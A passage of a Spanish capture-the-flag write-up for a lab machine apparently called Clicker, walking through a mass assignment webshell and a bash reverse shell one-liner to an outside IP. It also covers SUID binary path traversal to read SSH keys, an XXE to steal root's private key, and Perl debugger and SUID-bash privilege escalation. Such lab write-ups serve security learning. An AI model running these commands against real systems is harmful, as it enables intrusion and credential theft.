
Si bien recordamos la función save_profile() se encarga de actualizar todos los datos que son pasados a través de la variable super global $_GET.

En el Mass Assignment Attack que estamos por acontecer la consulta SQL (UPDATE) quedaría tal que así.
1
UPDATE players SET clicks = 0, level = 0, nickname = test WHERE username = :player
Capturaremos la petición de Save Game (FoxyProxy + BurpSuite) y a esta le concatenaremos la siguiente cadena nickanem=test para acontecer el Mass Assignment Attack.

Veremos que hemos cambiado nuestro nombre de test a test1 por lo que tenemos control sobre lo que escribimos en el fichero.

En el este punto, lo que haremos será poner el código necesario para obtener una Webshell en el parámetro nickname.
Destacar la importancia de URL Encodear el texto con CTRL + U.


Exportaremos el fichero con la extensión .php para que nuestra Webshell sea interpretada correctamente.

Accederemos al fichero generado y al concatenarle el parámetro 0 veremos que tenemos ejecución remota de comandos RCE.

En este punto lo que haremos será ponernos en escucha con NetCat (nc -nlvp 443) para posteriormente enviarnos una Reverse Shell usando el típico one liner de bash (bash -c "bash -i >%26 /dev/tcp/10.10.11.232/443 0>%261").
En la siguiente captura de pantalla podemos observar como hemos ganado acceso a la máquina víctima a través de una Reverse Shell
Movimiento lateral de usuario
Enumeración local
Una vez hayamos ganado acceso a la máquina víctima realizaremos un Tratamiento de la TTY para poder operar desde una terminal más cómoda.

En primer lugar buscaremos por permisos SUID, y nos llamará la atención el /opt/manage/execute_query ya que no es un binario típico.

Si nos dirigimos a /opt veremos un directorio (/manage) y un script (monitor.sh).

Aunque tenemos permisos de ejecución sobre monitor.sh dentro del mismo se comprueba que tan solo sea ejecutado por root.
Si nos metemos en el directorio /manage veremos el binario sobre el que tenemos permisos SUID (execute_query), y además nos encontraremos con un README.txt el cual es un manual para dicho script.

Gracias al comando file sabremos que se trata de un binario compilado de 64 bits.

Tras ejecutar el binario veremos que las opciones se corresponden con el manual (README.txt).

Además, probando y probando nos daremos cuenta que al introducir 2 argumentos intenta leer un fichero (Esto lo trataremos más adelante).

Binary Analysis - SUID
Al ejecutar el siguiente comando seremos capaces de ver instrucciones a bajo nivel que se acontecen cuando seleccionamos la segunda opción.
1
strace ./execute_query 2
Tal y como se aprecia, somos capaces de ver código fuente del sistema como lo es la cadena /home/jack/queries/populate.sql.

En este punto lo que haremos será Transferirnos el binario a nuestra máquina de atacante y analizarlo con ghidra.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
undefined8 main(int num_args,long param_2)
/*
Primer argumento (num_args) -> Número de argumentos
Segundo argumento (param_2) -> Argumentos
*/
{
  int first_argument;
  undefined8 uVar1;
  char *filename;
  size_t sVar2;
  size_t sVar3;
  char *__dest;
  long in_FS_OFFSET;
  undefined8 filePath;
  undefined8 local_90;
  undefined4 local_88;
  undefined8 cmd_str;
  undefined8 local_70;
  undefined8 local_68;
  undefined8 local_60;
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined local_28;
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);

  /* Se le debe pasar 2 argumentos al programa */
  if (num_args < 2) {
    puts("ERROR: not enough arguments");
    uVar1 = 1;
  }
  else {
    /*
    param_2 -> argv[0] -> Nombre del script
    param_2 + 8 -> argv[1] -> Primer argumento
	param_2 + 16 -> argv[2] -> Segundo argumento

	./execute_query num X */
    first_argument = atoi(*(char **)(param_2 + 8));
    filename = (char *)calloc(0x14,1);
    switch(first_argument) {
    case 0:
          puts("ERROR: Invalid arguments");
      uVar1 = 2;
      goto LAB_001015e1;
    case 1:
      strncpy(filename,"create.sql",20);
      break;
    case 2:
      strncpy(filename,"populate.sql",20);
      break;
    case 3:
      strncpy(filename,"reset_password.sql",20);
      break;
    case 4:
      strncpy(filename,"clean.sql",20);
      break;
    default:
      //En caso no introducir ningun número de los anteriores (1-5), el segundo argumento lo copiará en filename
      strncpy(filename,*(char **)(param_2 + 16),20);
    }

    /* /home/jack/queries/\0 */
    filePath = L'\x6d6f682f';
    local_90 = L'\x712f6b63';
    local_88 = L'\x002f7365';
    sVar2 = strlen((char *)&filePath);
    sVar3 = strlen(filename);
    __dest = (char *)calloc(sVar3 + sVar2 + 1,1);
    // __dest = /home/jack/queries/
    strcat(__dest,(char *)&filePath);
    /* __dest = __dest + filename (argv[2])
       _dest = /home/jack/queries/<argv[2]> */
    strcat(__dest,filename);
    setreuid(1000,1000);
    /*
	1 -> Capacidad de lecutra (R_OK)
	2 -> Capacidad de escritura (W_OK)
	3 -> Capacidad de ejecución (X_OK)
	4 -> ¿ Existe el archivo ? (F_OK)
    */
    /*
	¿Existe el archivo __dest (/home/jack/queries/<argv[2]>) ?
		Sí -> "status_code = 0"
		No -> "status_code = 1" / otros números referentes al código de estado
	*/
    status_code = access(__dest,4);
    // Si existe el archivo
    if (status_code == 0) {

	  // /usr/bin/mysql -u clicker_db_user --password='cliker_db_password' clicker -v < \0
      cmd_str = L'\x7273752f';
      local_70 = L'\x73796d2f';
      local_68 = L'\x6c632075';
      local_60 = L'\x62645f72';
      local_58 = L'\x2d2d2072';
      local_50 = L'\x64726f77';
      local_48 = L'\x656b6369';
      local_40 = L'\x7361705f';
      local_38 = L'\x63202764';
      local_30 = L'\x2d207265';
      local_28 = 0;
      sVar2 = strlen((char *)&cmd_str);
      sVar3 = strlen(filename);
      filename = (char *)calloc(sVar3 + sVar2 + 1,1);
      strcat(filename,(char *)&cmd_str);
      strcat(filename,__dest);
      system(filename);
    }
    // Si no existe el archivo
    else {
      puts("File not readable or not found");
    }
    uVar1 = 0;
  }
LAB_001015e1:
  if (local_20 == *(long *)(in_FS_OFFSET + 0x28)) {
    return uVar1;
  }
                      /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
[!INFO] Tras un profundo análisis llegaremos a la conclusión de que a través del segundo argumento del script podemos leer un archivo del sistema. Destacar que se le concatena la cadena (
/home/jack/queries), por lo que el argumento quedaría tal que así,/home/jack/queries/<argv[2]>.
Al igual que hemos visto antes veremos que al introducir 2 argumentos intenta leer un fichero y en caso de que no nos lo encuentre nos saltará el siguiente mensaje de error.

Si intentamos leer el /etc/passwd veremos que tampoco nos encuentra dicho fichero aunque realmente si que existe.

En cambio, si retrocedemos unos cuantos directorios hacia atrás veremos como conseguimos leer el /etc/passwd.

En este punto intentaremos leer la id_rsa del usuario jack, para ello retrocederemos un directorio.

Al conectarnos por ssh veremos que nos da un error, y es debido a que le faltan dos guiones - al final de la primera y la última línea.


Finalmente, veremos como conseguimos conectarnos correctamente como el usuario jack.
Escalada de privilegios
Enumeración local

Una vez nos hemos convertido en el usuario jack listaremos nuestros permisos de Sudoers y veremos que podemos ejecutar el script /opt/monitor.sh como root.

Mirando el código del script (/opt/monitor.sh) veremos que realiza una petición a http://clicker.htb/diagnostic.php.

Al ejecutar el script veremos que nos devuelve una estructura XML.
XXE
El primer ataque que se nos viene a la cabeza cuando tratamos con XML es un XXE por lo que intentaremos acontecerlo.
En primer lugar, deberemos de averiguar como interceptar una petición desde la terminal, y tras investigar daremos con el siguiente foro de StackOverFlow - http_proxy.
Finalmente, debemos de ejecutar el siguiente comando para interceptar la petición en nuestro BurpSuite.
1
sudo http_proxy="http://10.10.14.14:8080" /opt/monitor.sh
[!WARNING] Para poder interceptar la petición debemos de establecer que el Proxy de BurpSuite escuche en todas las interfaces.
Tras haberlo configurado todo, veremos que recibimos correctamente la petición.

En este punto intentaremos ver la respuesta a dicha petición desde BurpSuite, para ello le daremos a Click Derecho y seleccionaremos Do intercept → Response to this request. Tal y como vemos a continuación, conseguiremos ver la respuesta antes de que llegue a su destino por lo que la modificaremos y le daremos a Forward.

Una vez le hayamos dado al botón de Forward veremos que hemos sido capaces de modificar el contenido de la petición gracias a BurpSuite.


Realizaremos el mismo procedimiento de antes, pero ahora en la respuesta modificada intentaremos cargar una entidad.

Tal y como se aprecia a continuación, no nos interpretará la entidad.
En este punto intentaremos leer un archivo del sistema (/etc/passwd), para ello modificaremos la respuesta con el siguiente contenido.

Tal y como vemos a continuación, no somos capaces de conseguimos leer el /etc/passwd.


Otra forma de leer un fichero es sin usar ningún wrapper es decir, indicando directamente el archivo (/etc/passwd)

Como se puede observar, leeremos el contenido del /etc/passwd, lo que demuestra que tenemos capacidad de leer cualquier fichero del sistema. Esto se debe a queel script está siendo ejecutado por el usuario root, gracias a los permisos otorgados en Sudoers.
Finalmente, intentaremos leer la clave privada id_rsa del root. Para ello, introduciremos el siguiente contenido en la respuesta de la petición.


A continuación, leeremos el contenido de la id_rsa lo que nos permitirá autenticarnos en el usuario root.
Gracias al siguiente comando, nos conectaremos a la máquina víctima como el usuario root, utilizando su clave privada.
1
ssh -i id_rsa.root root@10.10.11.232
Observaremos que hemos logrado acceder a la máquina víctima como el usuario root.

Perl [EXTRA]
[!INFO] A continuación, se muestra otra alternativa para elevar nuestros privilegios.

Tal y como vemos a continuación, al introducir las variables PERL5OPT y PERL5DB entraremos en el modo debugging en el que podremos ejecutar comandos como root.

Una vez que hemos conseguido ejecutar comandos como root asignaremos permisos SUID a la bash (chmod +s /bin/bash) para convertirnos en root con una bash privilegada (bash -p).